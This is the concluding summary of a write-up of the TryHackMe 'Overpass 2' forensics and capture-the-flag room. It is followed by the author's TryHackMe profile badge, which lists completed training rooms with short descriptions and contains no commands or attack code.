After analyzing the PCAP file, researching the malicious code, and regaining access to the server, learners successfully uncovered essential information regarding the attacker's methods, the backdoor's details, and recovered the user and root flags. The Overpass 2 room on TryHackMe provided valuable insights into forensics, research, and attack techniques, enhancing my security and ethical hacking skills.



149987 in the top 15%	21	7	2
Rank	Rooms Complete	Level	Badges

Damiano254 [0x7]

Web Application...
Learn about web applications and explore...

Intro to Offensiv...
Hack your first website (legally in a safe...

Intro to Digital...
Learn about digital forensics and related...

Junior Security...
Play through a day in the life of a Junior Security...

Red Team Recon
Learn how to use DNS, advanced searching, Reco...

Passive...
Learn about the essential tools for passive...

Python Basics
Using a web-based code editor, learn the basics of...

DNS in detail
Learn how DNS works and how it helps you access...

MITRE
This room will discuss the various resources MITRE h...

Simple CTF
Beginner level ctf

Threat Intelligen...
Explore different OSINT tools used to conduct...

L2 MAC Flooding ...
Learn how to use MAC Flooding to sniff traffic an...

Sweettooth Inc.
Sweettooth Inc. needs your help to find out how secur...

Windows...
In part 1 of the Windows Fundamentals module, w...

Linux...
Power-up your Linux skills and get hands-on with so...

Overpass 2 -...
Overpass has been hacked! Can you analyse the...

OWASP Top 10
Learn about and exploit each of the OWASP Top 1...

Attacktive...
99% of Corporate networks run off of AD. But can you...

Wifi Hacking 101
Learn to attack WPA(2) networks! Ideally you'll...